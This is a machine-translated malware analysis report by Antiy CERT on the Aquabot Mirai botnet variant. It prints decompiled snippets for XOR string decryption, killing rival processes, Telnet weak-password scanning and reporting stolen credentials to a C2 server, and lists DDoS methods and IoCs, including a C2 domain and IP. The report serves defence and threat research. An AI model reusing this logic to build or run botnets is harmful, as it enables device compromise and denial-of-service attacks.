Analysis of Mirai Botnet Variant "Aquabot"

Antiy CERT

Completion time of first draft: 8 Dec, 2023
Time of first release: 25 Dec, 2023

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Recently, Antiy CERT has captured a new variant of the Mirai botnet, targeting MIPS, ARM, X86 and other architectures, infected targets with weak passwords and waited for control instructions to carry out DDoS attacks. Since the botnet file name is named "Aqua *," we named it Aquabot.

The analysis shows that the Aquabot botnet has been iterated over at least 2 versions. The main functions of v1 are process management, weak password scanning and DDoS attack based on Mirai open source framework. The latest v2 samples captured in November 2023 are iterated on the basis of v1 for processes management, concealment and propagation, and process start parameters of the detection device are added. In order to prevent that device restart, shutdown and power-off, thereby extend its survival time function.

It has been proved that Antiy PTD can realize accurate detection of the communication of the botnet C2.

2 Recommendations for protection

As security threats have become widespread, the IoT botnet has developed rapidly, and the Aquabot botnet has completed multiple iterations based on the Mirai open-source framework and module reuse and customization development. Due to the different types of IoT devices, limited storage space and limited security protection capabilities, it is difficult to "plug-in" third-party security products, and it needs to maintain long-term online operation, Antiy suggests:

1. **Strengthen the gateway to move forward and integrate the original security capability**

It is suggested that the IoT device manufacturer should integrate the security gene into the planning, R&D and manufacturing stages, embed the Antiy intelligent security kernel and threat detection engine in advance, and face intelligent scenarios such as energy, transportation and manufacturing. The Bank will form the original threat

detection and high-level initial security baseline ready for delivery, continuously guarantee the business security and stable operation of users, and further enhance the competitiveness and influence of the brand.

2. Strengthen Network Threat Monitoring and Response

It is recommended that IT operators deploy network threat detection and response systems (NTA or NDR) that can be alerted in conjunction with Aquabot botnet related beacons. The system integrates a malicious code detection engine, a network behavior detection engine, a threat intelligence detection engine, a threat detection model, and a customized scenario detection engine. It can effectively detect network scanning and detection, remote vulnerability utilization, attack load delivery, botnet activity, virus spread and spread, remote control of wooden horse, web attack and other behaviors.



Figure 2-1 Detection of Threat by Using Threat Intelligence Database 2-1



Figure 2-2 Detection of threatening behavior using network behavior characteristics 2-2



Figure 2-3 Use the model to detect the vulnerability scanning behavior of botnet and weak password cracking behavior of user password 2-3

3. Strengthen the access control and operation and maintenance of IoT devices

It is suggested that the IT operator keep upgrading the system and firmware to the latest version, optimize the default security configuration policy, set reasonable access control policy, and improve the control and audit of remote operation and maintenance connection.

It operators are suggested to modify the default password and set the security password, and use a 16-digit or longer password, including combinations of upper and lower case letters, numbers and symbols. At the same time, different security passwords shall be used for different types of equipment, and passwords shall be changed regularly to avoid using the same password for a long time.

4. **Timely emergency response in case of attack**

In case of abnormal network congestion or other situations, contact Antiy Emergency Response Team (CERT @ antiy.cn) to deal with the threat, or call Antiy 7 * 24 service hotline 400-840-9234 for help. In that event of an attack, it is recommend that the attacked IoT device or host be isolate in time, and that the site be protected and wait for security engineer to troubleshoot the IoT devices and computers.

3 Sample analysis

In this paper, the sample of Aquabot X86 architecture is selected as the main analysis object. The main body of Aquabot-v1 follows the Mirai botnet architecture framework, and the main functions are divided into four parts: Initialization, process management, weak password scanning and command control.

Table 3-1 Aquabot-v1 Sample Label 3-1

Virus name	Trojan / Linux .Mirai.asx
Original file name	X86
Md5	14c46c7f8f8185793bef4f919c24dc05
File size	41.55 KB (42544 bytes)
File format	Binexecute / Linux. Elf
Vt First Upload Time	2023-09-16 18: 32
Vt test result	42 / 63

3.1 Initialization

After the sample is run, the process is modified to be named "configd," and the output is "illman infected" on the console.

```
sub_804EF00(*v3, "configd");
sub_804F57D(15, (unsigned int)"configd", v24, v26, v27);// 修改进程名
sub_804E540(1);
v7 = (const void *)sub_804E470(1, &len);
sub_804F710(1, v7, len);
sub_804F710(1, "\n", 1u);                    // 打印输出silly mo
```

Figure 3-1: Modify the process name and output the content on the console 3-1

By detecting the traditional path of watchdog, it is prevented from restarting and shutting down the device.

```
sub_804FC55(17, 1);
v5 = sub_804F532("/dev/watchdog", 2, v25);
if ( v5 != -1 || (v5 = sub_804F532("/dev/misc/watchdog", 2, -1), v5
```

Figure 3-2 Detect the watchdog path 3-2

The XOR algorithm is used to decrypt the string, algorithm and key array required to run as shown in the following diagram.

```
do
{
  result = table_key[v9];
  if ( (_WORD)v2 )
  {
    v10 = table_key[v9];
    v4 = result >> 8;
    v5 = 0;
    v6 = HIWORD(result);
    v7 = HIBYTE(result);
    do
    {
      *(_BYTE *)(*v1 + v5) ^= v10;
      *(_BYTE *)(*v1 + v5) ^= v4;
      *(_BYTE *)(*v1 + v5) ^= v6;
      v8 = v5++;
      *(_BYTE *)(*v1 + v8) ^= v7;
      v2 = v1[1];
      result = (unsigned __int16)v2;
    }
    while ( (unsigned __int16)v2 > v5 );
  }
table_key[20]
[0x38F7F129,0x4A2A6DB,0x3B608D40,0x6C34DAB4,0x3A80F431,
 0x2895473,0x1988BE99,0x5F980E32,0x54AE03D6,0x120F2780,
0x4205DED8,0x5EB4E0A6,0x40CD51F6,0x2E9C2A07,0x365BFA9F,
0x7CF02ECB,0x1A538D95,0x7A879F4F,0x12DFA90F,
```

Figure 3-3 Encryption algorithm and key 3-3

3.2 Process management

By reusing the function of "killer _ kill _ by _ port" in Mirai source code, the process management of infected devices is realized. Scan the "/ proc / net / tcp" file to filter a specific port, close the corresponding process, and use the port through "bind." Filter ports are as follows.

Table 3-2 List of filter ports 3-2

Serial Number	Filter port number	Port usage
1	23	Port 23 is a Telnet port. Telnet protocol is a member of TCP / IP protocol family, and it is the standard protocol and main method of Internet remote login service.

2	80	The port 80 is opened for HTTP (HyperText Transport Protocol), that is, hypertext transfer protocol, and is mainly used for information transfer protocol of the World Wide Web (WWW).
3	81	Alternate ports for the Web server.
4	88	Port 88 is open for the Kerberos authentication system. Kerberos is a secure authentication system that ensures that users and applications on a computer system have secure access to resources on a network.
5	10023	No default service.
6	39148	No default service.
7	60568	No default service.
8	39200	No default service.

The sample uses the "readdir" function to traverse and compare the process name under "/ proc," obtains the process file descriptor through "/ proc / pid / cmdline" and compares the process file descriptor by byte. When the length is ≥ 6 and the number of digits is ≥ 2, "the comparison is successful and the related process is terminated. in the Mirai source code, this function is used to terminate other botnet processes.

```
  while ( sub_804F000(addr[v8]) )          // 获取fd一个字节，如果是是数字0到9
  {
    ++v8;
    ++v6;
    if ( fd_len2 == v8 )                   // 如果每个字符都已经判断完
      goto LABEL_9;
  }
  if ( !sub_804EFE0(addr[v8]) )            // 获取fd一个字节，如果不是数字、小写字母、大写字母，则返回0
    return 0;
  ++v8;                                    // 如果是大写或小写字母
  ++v7;
}
while ( fd_len2 != v8 );
LABEL_9:
v9 = v7 > 4;                               // 至少长6
v10 = v6 > 1;                              // 至少包含2个数字
```


Figure 3-4 The process of killing 3-4

3.3 Weak password scanning

The sample initiates the weak password scanning module by generating random TCP source ports, configuring IPv4 headers and configuring TCP headers.

```
if ( sub_804FBAC(dword_8053554, 0, 3, &v112, 4) )
{
  sub_804F421(dword_8053554);
  sub_8050DE0(0);
}
do
{
  source_port = rand_next();                    // 随机源端口
  v90 = source_port;
}
while ( __ROR2__(source_port, 8) <= 0x3FFu );
byte_80534E0 = 69;                              // 设置IPv4头
word_80534E2 = 10240;
iph_id = rand_next();
iph_tt = 64;
word_80534E4 = iph_id;
iph_protocol = 6;
tcph_dest = 5888;                               // 设置TCP头
tcph_source = source_port;
byte_8053500 = byte_8053500 & 0xF | 0x50;
tcph_window = rand_next();
byte_8053501 |= 2u;
```

Figure 3-5 Configure network information 3-5

Then generate a random IP address by the following algorithm, randomly select the user name password combination in the weak password dictionary, and perform Telnet login test on the IP address.

```
  while ( (_BYTE)ol == 127 );
}
while ( !(_BYTE)ol
     || (_BYTE)ol == 3
     || (unsigned __int8)(ol - 15) <= 1u
     || (_BYTE)ol == 56
     || (_BYTE)ol == 10 );
if ( (_BYTE)ol != 0xC0 )
  break;
if ( BYTE1(ol) != 0xA8 )
  goto LABEL_14;
}
if ( (_BYTE)ol != 0xAC )
  break;
if ( BYTE1(ol) <= 0xFu )
{

  if ( (unsigned __int8)(ol - 6) > 1u
    && (_BYTE)ol != 11
    && (_BYTE)ol != 21
    && (_BYTE)ol != 22
    && (_BYTE)ol != 26
    && (_BYTE)ol != 28
    && (_BYTE)ol != 29
    && (_BYTE)ol != 30
    && (_BYTE)ol != 33
    && (_BYTE)ol != 55
    && (_BYTE)ol != 0xD6
    && (_BYTE)ol != 0xD7 )
  {
    word_80534EA = 0;
    v11 = HIBYTE(ol) | (BYTE1(ol) << 16) | (v14 << 24) | (BYTE2(ol) << 8);
    LOWORD(v11) = __ROR2__(__byteswap_ushort(HIWORD(ol)), 8);
    v12 = __ROR4__(v11, 16);
    LOWORD(v12) = __ROR2__(v12, 8);
    dword_80534F0 = v12;
    word_80534EA = sub_804B7F0(&byte_80534E0, 20);
    tcph_dest = 5888;
    dword_80534F8 = dword_80534F0;
    word_8053504 = 0;
    word_8053504 = sub_804B840(&byte_80534E0, &tcph_source, 5120, 20);
    v105 = dword_80534F0;
    HIWORD(v104) = tcph_dest;
    LOWORD(v104) = 2;
    sub_804FB69(dword_8053554, &byte_80534E0, 40, 0x4000, &v104, 16);
```

Figure 3-6 Generates a random IP and attempts to log in 3-6

The number of weak password dictionaries is 46, encrypted and stored with XOR 0x22, and the decrypted weak password dictionary is shown in the figure below.



Figure 3-7 Weak password dictionary 3-7

When login is successful, information such as IP address, user name and password is reported to C2 server.

```
  send(fd, &v116, 4, 0x4000);// &daddr
  send(fd, v118, 2, 0x4000);// &dport
  send(fd, v96 + 3, 1, 0x4000);// auth->username_len
  send(fd, *v96, *((unsigned __int8 *)v96 + 12), 0x4000);// auth->username
  send(fd, (char *)v96 + 13, 1, 0x4000);// auth->password_len
  send(fd, v96[1], *((unsigned __int8 *)v96 + 13), 0x4000);// auth->password
}
close(fd);
exit(0);
```

Figure 3-8 Report the scan result of successful login 3-8

3.4 Command control

If that attack sends a DDoS attack instruction, the attack will launch a DDoS attack on the designate target.

Figure 3-9 DDOS attack 3-9

The sample co-integrates DDoS attacks of the types such as udp, tcp, gre, and app. some of the functions of the types are as follows.

Table 3-3 DDOS attack types 3-3

Serial Number	Name of attack method	Functions
1	Udp _ generic	A large number of UDP packets are sent to the target system to overload its network resources.
2	Udp _ vse	Query flood attack, which overloads server resources by sending a large number of query requests.
3	Tcp _ syn	Half-open connection attack, depleting server resources.
4	Tcp _ ack	After the tcp connection is established, a packet with the ack flag is sent.
5	Tcp _ stomp	A variant of ack flood attack.
6	Gre _ ip	Modified greeth flood.

7	Gre _ eth	Flood Attack Based on GRE Protocol.
8	Udp _ plain	An attack variant of udp flood.
9	App _ http	A large number of HTTP requests are sent to the target server, consuming server resources.

4 Comparison of sample iterations

The analysis shows that the Aquabot botnet has been iterated over at least 2 versions. V2 is modified on the basis of v1, and the latest v2 sample captured in November 2023 is mainly iterative for functions such as propagation, concealment, persistence, and process management.

Table 4-1 Aquabot-v2 Sample Tags 4-1

Virus name	Trojan / Linux .Mirai.asx
Original file name	Aqua.x86
Md5	8aea7da471d61d2aaa8fb81172f85fdb
File size	61.30 KB (62772 bytes)
File format	Binexecute / Linux. Elf
Vt First Upload Time	2023-11-08 06: 57
Vt test result	38 / 63

The v2 version uses a hard-coded domain name as the online address, and the initial iteration time is September 25, 2023, based on the estimated domain name creation time.

Figure 4-1 v2 iteration time 4-1

The main contents of the iteration are as follows:

1) Propagation capability: V2 version removes weak password scanning function.

2) Hiding ability: The v2 version will modify the process name "httpd" and add the function of deleting "/ proc / self" files to realize hiding process.



Figure 4-2 Concealed comparison of processes 4-2

3) Persistence capability: The v2 version removes the safe dog restart detection function; adds the detection process start parameter to prevent the device from restart, shutdown and power down.

Figure 4-3 Comparison of Persistence Implementation 4-3

4) Process management capability: The v2 version removes the function of closing processes by filtering specific ports through "/ proc / net / tcp"; Add "/ proc /% d / maps," "/ proc /% d / exe," "/ proc /% d / stat," "/ proc /% d / cmdline" and close "/ tmp" "/ var / run" "/ mnt" "/ root." Process symlinks do not contain a "sh" "ps" process.

Figure 4-4 Comparison of process management 4-4

The Aquabot botnet iteration is compared below.

Table 4-2 Comparison of Aquabot Botnet Iteration

	Aquabot-v1 X86	Aquabot-v2 X86
Process concealment	Modify the process name "configd."	Modify the process name "httpd" and delete the "self" file.
Console output	"Silly man infected"	"About to cum inside a femtocell btw"
Anti-commissioning	Anti-GDB Debugging.	Anti-GDB Debugging.
Decryption algorithm	^ = (exclusive OR).	^ = (exclusive OR).
Key		
Go-live	Reuse the mirai online code, using IP as the online address.	Reuse the mirai online code, and use the domain name as the online address first.
Persistence	Detect the traditional path of watchdog and prevent it from rebooting and shutting down the device.	Detects process startup parameters that prevent them from restarting, shutting down, and powering down the device.
Command and control	Co-integrated DDoS attacks of the types such as udp, tcp, gre and app.	Co-integrated DDoS attacks of the types such as udp, tcp, gre and app.
Process management	Filter 39148, 10023, 23, 81, 80, 88, 60568 and 39200 ports by "/ proc / net / tcp" and occupy ports by "bind."	Filter through "/ proc /% d / maps," "/ proc /% d / exe," "/ proc /% d / stat," "/ proc /% d / cmdline" and close the "/ tmp" "/ var / run"

	The process file descriptor is obtained by "/ proc / pid / cmdline," and the process is closed when "composed of numbers and uppercase and lowercase letters, length ≥ 6, number of numbers ≥ 2" is satisfied. In Mirai source code, this function is used to end other botnet processes.	"/ mnt" "/ root" directory, Process symlinks do not contain a "sh" "ps" process.
Weak password scanning	Configure network information and use weak password dictionary to scan random IP address (weak password dictionary is encrypted and stored with XOR 0x22), and report information such as IP address, user name and password to C2 server when weak password login succeeds.	Remove the module.

5 ATT&CK Mapping Map of Samples

The ATT&CK framework atlas of the Aquabot botnet X86 architecture sample behavioral technology points are as follows:



Figure 5-1 Mapping of Technical Features to ATT&CK 51

The Aquabot botnet X86 architecture sample involves 11 technical points in 9 phases of ATT & CK framework, specific ATT & CK technical behavior description table:

Table 5-1 Description of ATT&CK Technical Behavior

Att & CK stages / categories	Specific behavior	Notes

Reconnaissance	Active scanning	A random IP address is generated and scanning is performed on the IP address.
Resource development	Access to infrastructure	Use weak password vulnerability to acquire infrastructure and build a botnet.
Initial access	Utilization of effective accounts	If the weak password dictionary is used to log on to the equipment with random IP address, the information such as IP address, user name and password will be reported successfully for subsequent payload delivery.
Persistence	Power settings	Detect the security dog or process startup parameter to prevent it from restarting, shutting down, and powering down the device.
Defensive evasion	Confusion of documents or information	The XOR algorithm is used to decrypt the string and weak password dictionary required for the run.
	Concealment	Modify the process name, delete the "self" file hidden process.
Credential Access	Brute force	Try to log in using a weak password dictionary.
Findings	Discovery Process	Filter and close processes on specific ports, and filter and close processes on specific directories.
	Discover remote systems	Random IP addresses are scanned with the goal of discovering remote infrastructure.
Command and control	The application layer protocol is used	Remote control instructions are transmitted using web protocol.
Impact	Network side denial of service	Initiate DDoS attacks such as udp _ generic, tcp _ syn, and udp _ vse.

6 IoCs

IoCs
5e4539e71db8a8d5aab7b417b12c3a11
Eda6c9945f449a1ffe07a09096fac532
Dbb63b126b96d69b4e974b0c4d8abf19
C4973fd941c001efce069ea8952a9c42
A4f59da4725333e671b7257f8c7d5146
A06b5be74af6d4a8bb534dce0e4d8960
8ffd26c19f4890863d0f969d04f38f5b
8aea7da471d61d2aaa8fb811172f85fdb
6fcf2a40b1463b118e38f0802b54e003
6c9b401f6fb9d1d3bdbd4dcfd93b45f0f8

61de0f87aeee052d05c74024c974f393
5f47fb7e60d05ed2a90319f21742e4e4
5f1c6b75883c1315fd8adf01b90f1d8
412ca37e49e4477f45bfb5e45268b862
1c2940d4f116a329147fc80c590b8817
14c46c7f8f8185793bef4f919c24dc05
Boats.dogmuncher.xyz
89.190.156.145

Appendix: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat

detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as “Code Red”, “Dvldr”, “Heartbleed”, “Bash Shellcode” and “WannaCry”. Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as “Equation”, “White Elephant”, “Lotus” and “Greenspot” and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.